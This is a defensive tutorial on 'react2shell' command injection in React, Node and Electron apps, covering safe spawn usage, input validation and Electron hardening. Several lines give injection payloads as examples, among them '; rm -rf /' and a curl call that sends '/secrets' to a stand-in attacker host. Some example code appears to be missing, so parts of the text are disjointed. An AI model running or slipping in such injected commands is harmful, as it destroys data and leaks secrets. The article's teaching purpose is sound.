
React2Shell Vulnerability Explained: Risks, Examples, and Prevention Techniques
react2shell (used here as a short-hand name) describes a family of risky patterns where user-controlled data originating in a React UI (or other renderer/HTTP input) flows into code that executes shell commands. That can happen in full-stack apps (React → API → child_process.exec), in server-side rendering, or in desktop apps built with Electron where renderer code has access to Node APIs. The result: command-injection, remote code execution, data theft, privilege escalation.
This article explains the dangers, shows realistic vulnerable examples, and gives practical, code-level prevention patterns.
Why this is dangerous?
Command injection / RCE — If attacker-controlled strings reach a shell invocation, they can append extra commands (e.g., ; rm -rf /) or inject shell metacharacters to run arbitrary code.
Privilege escalation — If the service runs with elevated permissions, injected commands execute with those privileges.
Data exfiltration — Attackers can read files and send them to remote endpoints.
Lateral movement — In Electron or internal tools, shell access can let an attacker pivot to other systems.
Supply-chain & dependency risk — A seemingly benign dependency or code path may expose a function that builds and runs shell commands with user input.
If host is example.com; curl http://attacker/pwn -o /tmp/x, the command executes both ping and the injected curl.
Server-side rendering or tooling that interpolates user data into shell commands
Example: a build pipeline that lets users specify a theme name used directly in shell commands (e.g., cp -r themes/${theme} ...).
Electron apps with nodeIntegration: true or contextIsolation: false
Renderer code can call require('child_process') directly. If a React view allows arbitrary plugin names or paths and passes them to shell calls, local RCE is easy.
Poorly-sanitized templates or exec of dynamically-created scripts
Building a script by concatenation and executing it (even via sh or bash wrappers) is risky.
Concrete safe alternatives & patterns
1) Avoid invoking a shell whenever possible
Prefer APIs or native libraries. Example: instead of exec('ls ...'), use Node's fs APIs.
2) Use spawn/execFile with argument arrays (no shell interpolation)
When you must run external programs, pass arguments as an array so the runtime doesn't perform shell parsing.
Even with escaping, passing args as an array is preferable.
5) Least privilege and containment
Run processes with restricted OS user accounts.
Use containers (Docker) or sandboxes for untrusted execution.
Disable dangerous features in Electron (nodeIntegration: false, contextIsolation: true).
Electron example:
// In main process when creating BrowserWindow — safer settingsnew BrowserWindow({ webPreferences: { nodeIntegration: false, contextIsolation: true, enableRemoteModule: false, }});
6) Avoid exposing Node APIs to renderer UI
If a renderer must request privileged operations, use a controlled IPC bridge with explicit channels and strict validations.
If filename is x.tgz; curl http://attacker/s/$(cat /secrets) that executes extra commands.
Secure rewrite
const path = require('path');const { spawn } = require('child_process');function sanitizeBasename(name) { // allow only letters, numbers, dash, underscore and limit length if (!/^[\w-]{1,50}$/.test(name)) throw new Error('invalid name'); return name;}app.post('/backup', (req, res) => { let name; try { name = sanitizeBasename(req.body.filename); } catch (e) { return res.status(400).send('invalid filename'); } const outPath = path.join('/backups', `${name}.tgz`); const tar = spawn('tar', ['-czf', outPath, '/data']); tar.on('close', code => { if (code !== 0) return res.status(500).send('tar failed'); res.send('ok'); });});
Notes:
No shell used.
Input is strictly validated.
path.join avoids accidental path traversal when combined with validation.
Detection and testing
SAST rules: scan code for use of exec, execSync, spawn with shell: true, new Function, eval, child_process.execFile used incorrectly. Flag concatenation of user-controlled values into command strings.
DAST / Pentest: fuzz endpoints that cause backend to run OS commands; try injecting shell metacharacters (;, &&, |, $(...), backticks).
Dependency scanning: check for packages that spawn shells or run system utilities.
ipcMain.handle('app:run-ping', async (event, host) => { if (!isValidHostname(host)) throw new Error('invalid host'); // call spawn/execFile in main process (with least privileges) return await runPing(host);});
renderer (React):
// call window.api.runPing('example.com')
This pattern narrows the attack surface to one validated IPC call.
Final notes
The phrase "react2shell" isn't a single vulnerability class limited to React — it's a useful shorthand for any flow that takes UI-controlled input and ends up in shell execution.
The safest posture: never send user-controlled strings to a shell. When shelling out is unavoidable, combine argument arrays, strict validation/whitelists, sandboxing, and least privilege.
When evaluating existing code, search for exec, execSync, spawn(..., { shell: true }), template literals combining user input, and Electron windows with nodeIntegration: true.
 PHP
PHP